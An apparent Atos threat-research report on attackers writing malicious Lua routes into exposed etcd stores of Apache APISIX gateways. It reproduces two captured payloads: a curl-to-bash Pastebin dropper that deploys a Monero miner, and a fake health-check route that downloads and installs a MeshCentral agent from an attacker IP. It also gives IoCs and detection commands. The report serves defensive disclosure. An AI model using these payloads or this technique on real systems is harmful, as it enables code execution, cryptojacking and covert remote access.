
Abuse of Apache APISIX Misconfigurations in the Wild

Author: Atos Threat Research Center
No of pages: 15
Read time: 12 minutes



Contents

1 Report Summary

During an assessment of exposed cloud-native environments, Atos TRC identified compromise activity targeting Apache APISIX[1] API gateway deployments backed by internet-exposed etcd configuration stores. The observed activity involved unauthenticated write access to etcd on port 2379, allowing malicious APISIX configuration to be inserted directly into the gateway control plane.

Atos TRC identified two distinct activity clusters operating on the same infrastructure, each leveraging the same root cause. One cluster deployed an XMRig cryptocurrency miner through a Pastebin-hosted dropper, while another established remote access using a MeshCentral agent as a Remote Monitoring and Management (RMM) tool. The distinction between these clusters is based primarily on differences in modus operandi, tooling, and apparent objectives, and should be treated as a low-confidence analytical hypothesis rather than confirmed actor attribution.

The observed activity abused APISIX's serverless-pre-function plugin to inject malicious Lua code into the HTTP request lifecycle, enabling command execution from the APISIX runtime environment without requiring APISIX Admin API access. Impact depends on deployment context, including whether APISIX runs on bare metal or inside a container.

Although such misconfigurations are unlikely in hardened production environments, a Censys[2] exposure query returned hundreds of internet-facing results. These exposures should be interpreted as indicators of potentially non-hardened APISIX-adjacent deployments. Even where systems are non-production or otherwise lower-tier, they may still represent meaningful risk if attackers use them for persistence, environment discovery, or potential pivoting toward more sensitive infrastructure.

This article details the technical findings of Apache APISIX misconfiguration abuse.

[1] https://apisix.apache.org/ (visited June 25th, 2026)

[2] search.censys.io (visited June 12th, 2026)

2 Background: Apache APISIX & etcd Architecture

Apache APISIX is an open-source API gateway built on NGINX and OpenResty (LuaJIT), designed for cloud-native microservices architectures. It provides dynamic routing, load balancing, authentication, rate limiting, and Lua plugins. The serverless-pre-function and serverless-post-function plugins allow arbitrary Lua functions to be injected into the HTTP request processing pipeline at various phases (rewrite, access, header_filter, body_filter, log).

The primary way for Apache APISIX to store its configuration is through etcd, which serves as its real-time configuration center for routing rules, plugin settings, and upstream definitions (alternative deployment modes exist). Widely used to manage configuration data in distributed systems, etcd is a distributed, open-source key-value store built for high availability and strong consistency. Every route, upstream, consumer credential, SSL certificate, and plugin configuration is stored under the /apisix/ keyspace in etcd and propagated to all APISIX data-plane nodes via etcd's watch mechanism. This means etcd holds the runtime state and sensitive information of the API gateway, depending on deployment choices.




Figure 1: diagram showing how Apache APISIX components interact

3 Exposed Configuration Store

The abuse originated from a critical misconfiguration: the etcd backend store used by APISIX was exposed over unauthenticated HTTP on port 2379.




Figure 2: an example of a query on search.censys.io resulting in 255 results.

Because APISIX relies on etcd for real-time configuration, an attacker with unauthenticated write access to this store can directly alter gateway runtime behavior. In the observed attack path, this access was abused to inject malicious Lua code through APISIX serverless plugin functionality, turning configuration-store write access into a remote code execution.

The attacker writes a malicious route configuration to etcd; APISIX then consumes the updated configuration through its normal synchronization mechanism. Once a matching HTTP request reaches the route, the injected Lua code executes within the APISIX request-processing lifecycle.

The APISIX Admin API was not exposed in the observed environment and is not necessary for this attack path, because direct write access to etcd already allows the attacker to create or modify route definitions.

Both bare-metal and containerized APISIX deployments are potentially susceptible, although containerized deployments may impose practical post-exploitation limitations due to stripped-down images and reduced availability of binary utilities. Whether the malicious route was newly created or an existing route was modified is therefore secondary to the broader issue of unrestricted configuration-store write access.

A key caveat is that the injected code still requires a matching HTTP request to trigger execution. This behavior was reproduced in lab conditions using a simple curl request, but the observed incident did not include sufficient server-side logs to confirm the actor's exact triggering method.

It is worth noting that etcd itself has been the subject of recent critical vulnerabilities. However, in the environments observed here, no vulnerability exploitation was required.

4 Observations & Attack Methodology

The forensic review identified two distinct activity clusters on the same compromised infrastructure, each with different apparent objectives. For clarity, these clusters are described separately below. However, actor separation remains a low-confidence analytical hypothesis.

4.1 Activity Cluster 1: Cryptominer

4.1.1 Objective: Cryptocurrency mining (Monero / XMRig)

The first activity cluster followed a straightforward approach. They wrote a single malicious route directly into etcd, abusing the serverless-pre-function plugin to inject a Lua payload that triggers on matching HTTP request. Once queried, the injected function calls out to a Pastebin-hosted shell script, which handles the second-stage deployment entirely through native Linux utilities.

4.1.1.1 *Payload*

The payload is written in target etcd path: /apisix/routes/123456. Then, the code uses os.execute to download and execute a shell script from Pastebin:

```
return function(conf, ctx)
  os.execute("curl -s https://pastebin[.]com/raw/eSnrUTw1| tr -d '\\r' > h.sh
&& chmod +x h.sh && bash h.sh")
end
```

The shell script (h.sh) deploys an XMRig cryptocurrency miner configured to mine Monero to an attacker-controlled wallet address. The script hosted on Pastebin can be seen on VirusTotal[3].

Tactics:

- LotL Tools: curl and native Linux utilities.
- Pastebin used as payload staging.
- Impact: High-risk arbitrary code execution and compute abuse

4.1.2 MITRE ATT&CK Matrix – Activity Cluster 1

[3] https://www.virustotal.com/gui/url/296345a3cf677a8a01365d081c8a130320b09c1e15f0b527111ea531943fda90/details (visited June 25th, 2026)

Tactic	Technique ID	Technique Name	Description
Initial Access	T1190	Exploit Public-Facing Application	Abuse of APISIX/etcd misconfiguration to inject malicious routes
Execution	T1059.004	Unix Shell	Use of native Linux utilities (curl, shell tools)
Command and Control	T1105	Ingress Tool Transfer	curl used to download payloads/tools from external infrastructure
Command and Control	T1102	Web Service	Pastebin used as payload staging (legitimate web service abused)
Impact	T1496	Resource Hijacking	Compute abuse (e.g., cryptomining, resource consumption)

4.2 Activity Cluster 2: MeshCentral

4.2.1 Objective: Persistent remote access via legitimate RMM tooling

MeshCentral is a free, open-source, web-based, self-hosted remote computer management platform that allows administrators to remotely control and manage endpoints via remote desktop. Due to its capabilities, and the fact that each server's agent instance is uniquely generated and dynamically signed (making global hash-based detection difficult), threat actors have been using it as a post-exploitation persistence mechanism. Once installed, the MeshAgent requires no user interaction, making outbound connection to standard web ports: default MeshCentral server listen to ports 80,443 and 4433. Threat actors commonly deploy it after initial access to establish covert command-and-control channels, execute shell commands, transfer files, and maintain long-term unauthorized access to compromised systems.

The second activity cluster created a route disguised as a health check endpoint to blend in with normal service behavior. The injected Lua code uses io.popen to execute shell commands, attempting to download the MeshCentral agent via wget or curl and write the installer to /tmp. Once on disk, the script launches the installation, pointing the agent to the actor-controlled MeshCentral server with a unique enrollment token.

4.2.1.1 *Payload*

The payload is seen written in multiple target etcd keys: /apisix/routes/mesh_* and /apisix/routes/svc_*.

```
{
  "uri": "/health_check_mesh_123",
  "name": "health_mesh_123",
  "plugins": {
    "serverless-pre-function": {
      "phase": "access",
      "functions": [
        "return function(conf, ctx) local h = io.popen(\"(wget -q
'https://84.32.104[.]201/meshagents?script=1'
         -O /tmp/mi.sh --no-check-certificate 2>/dev/null || curl -sk
'https://84.32.104[.]201/meshagents?script=1'
         -o /tmp/mi.sh) && chmod 755 /tmp/mi.sh && /tmp/mi.sh
https://84.32.104[.]201 MFvLd91<<Truncated>>...
         >/dev/null 2>&1 &\") h:close() ngx.say(\"ok\") ngx.exit(200) end"
      ]
    }
  },
  "upstream": {
    "type": "roundrobin",
    "nodes": {"127.0.0.1:1980": 1}
  }
}
```

This actor leverages io.popen (Lua's process pipe function) alongside ngx.exit(200) to silently spawn a background shell process while spoofing an HTTP 200 OK response with body "ok", making the curl request that triggers payload look like a legitimate answer.

4.2.1.2 *Payload Breakdown*

Indicator / Technique	Description
/health_check_mesh_* URI	Disguises the trigger endpoint as a legitimate health check
io.popen(...)	Spawns a background shell process from within the Lua sandbox
wget || curl	Dual-method download for compatibility
--no-check-certificate / -sk	Bypasses TLS certificate validation to accept the self-signed C2 cert
/tmp/mi.sh	MeshCentral installer script (meshinstall.sh)
MFvLd91G<<Truncated>>...	Operational enrollment token. Ties the agent to the attacker's MeshCentral server
>/dev/null 2>&1 &	Suppresses all output and backgrounds the process to avoid detection
ngx.say("ok"); ngx.exit(200)	Returns a fake health check type response and provides feedback to the attacker

4.2.1.3 *Attacker Infrastructure*

MeshAgent Server IP: 84.32.104.201

Hosting Provider: Cherry Servers (UAB Cherry Servers)

AS59642

4.2.1.4 *Impact*

When successfully installed, the MeshCentral agent may provide persistent interactive access from the affected host or container, subject to runtime privileges, network egress, and deployment constraints.

4.2.2 MITRE ATT&CK Matrix: Activity Cluster 2

Tactic	Technique ID	Technique Name	Description
Initial Access	T1190	Exploit Public-Facing Application	Abuse of APISIX/etcd misconfiguration to inject malicious routes
Execution	T1059.004	Unix Shell	Lua io.popen spawns shell commands on the underlying system and executes native Linux utilities and shell script
Defense Evasion	T1036	Masquerading	Malicious route disguised as a health check endpoint (/health_check_*)
Command and Control	T1219	Remote Access Software	MeshCentral deployed as persistent RMM-based C2 channel
Command and Control	T1105	Ingress Tool Transfer	Payload (MeshAgent installer) downloaded via wget/curl
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	MeshAgent communicates outbound to the MeshCentral server over standard web protocols

4.3 Threat Intelligence Context on AS59642

The MeshCentral infrastructure observed in this activity resolved to 84.32.104[.]201, hosted in AS59642, associated with UAB Cherry Servers. Public ASN enrichment identifies AS59642 as a hosting network operated by Cherry Servers, and VirusTotal enrichment shows that other IPs in the same ASN have been associated with malicious activity, including Cobalt Strike, RAT infrastructure, phishing, credential theft, and malware delivery.

Passive DNS also showed that 84.32.104[.]201 previously resolved to mechcentral[.]online, a domain visually similar to the legitimate meshcentral.com project name. This may suggest an attempt to resemble legitimate MeshCentral infrastructure.

5 Indicators of Compromise (IoCs)

Type	Indicator	Context
IP Address	84.32.104[.]201	C2 Server – MeshCentral agent download & enrollment
URL	hxxps://pastebin[.]com/raw/eSnrUTw1	Cryptominer dropper script (Group 1)
URL	hxxps://84.32.104[.]201/meshagents?script=1	MeshCentral agent installer download (Group 2)
ASN	AS59642	Cherry Servers (UAB Cherry Servers) hosting provider for observed attacker-controlled infrastructure
Domain	mechcentral[.]online	Historical passive DNS resolution for 84.32.104[.]201; visually similar to meshcentral.com

6 Recommendations

- Never expose etcd to untrusted networks. Official etcd ports are **2379** for client requests and **2380** for peer communication. Restrict access to trusted internal interfaces using firewall rules and network segmentation. Enforce TLS traffic for both ports.
- Audit your current APISIX routes by dumping all keys from etcd and grepping for suspicious plugin injections:

```
ETCDCTL_API=3 etcdctl get / --prefix | grep -E "serverless-pre-
function|serverless-post-function"
```

- If a malicious route is found, cross-reference the associated URI in your APISIX access logs and check the returned HTTP response codes.
- Don't assume you're clean if nothing shows up. A writable etcd means the attacker could have deleted the route after exploitation.
- Investigate the underlying host for signs of compromise if logs come up empty with usual Linux forensics tools:
  - ps aux: look for unfamiliar or suspicious processes
  - netstat -tunlp: check for unexpected outbound connections
  - crontab -l and /etc/cron.*: inspect for unauthorized scheduled tasks
- If any APISIX or etcd environment was exposed, consider a full system rebuild to ensure no residual backdoors or artifacts remain. If that is not possible, opt for credential rotation.

7 Conclusion

This article illustrates how a single exposed configuration store can allow attackers to manipulate APISIX runtime behavior and, under the right deployment conditions, achieve command execution from the APISIX runtime environment. In the observed infrastructure, at least two distinct activity patterns were present: one focused on cryptocurrency mining and another on MeshCentral-based remote access. These may represent separate operators, automated opportunistic activity, or reuse of publicly available tradecraft.

Internet-exposed management and configuration services are routinely discovered through automated scanning, and this case shows how exposed etcd can become a practical path to APISIX configuration abuse.

Organizations running Apache APISIX, or other etcd-dependent infrastructure should audit whether etcd is reachable from untrusted networks, verify that authentication and network controls are enforced, and inspect APISIX configuration state for suspicious serverless plugin usage.

Restricting etcd exposure is the primary preventive control. Where exposure is confirmed, defenders should treat the system as potentially compromised, review APISIX routes and plugins, correlate suspicious URIs with gateway logs, investigate host or container telemetry, and consider rebuild or credential rotation depending on evidence of command execution.

8 References


1. Apache APISIX documentation
2. etcd documentation

About Atos Group

Atos Group is a global leader in digital transformation with c. 56,000 employees and annual revenue of c. €7.2 billion (at the go-forward perimeter), operating in 54 countries under two brands - Atos for services and Eviden for products and systems. European number one in cybersecurity and a leader in cloud, Atos Group is committed to a secure and decarbonized future and provides tailored AI-powered, end-to-end solutions for all industries. Atos Group is listed on Euronext Paris.

Find out more about us

atos.net
atos.net/career



Atos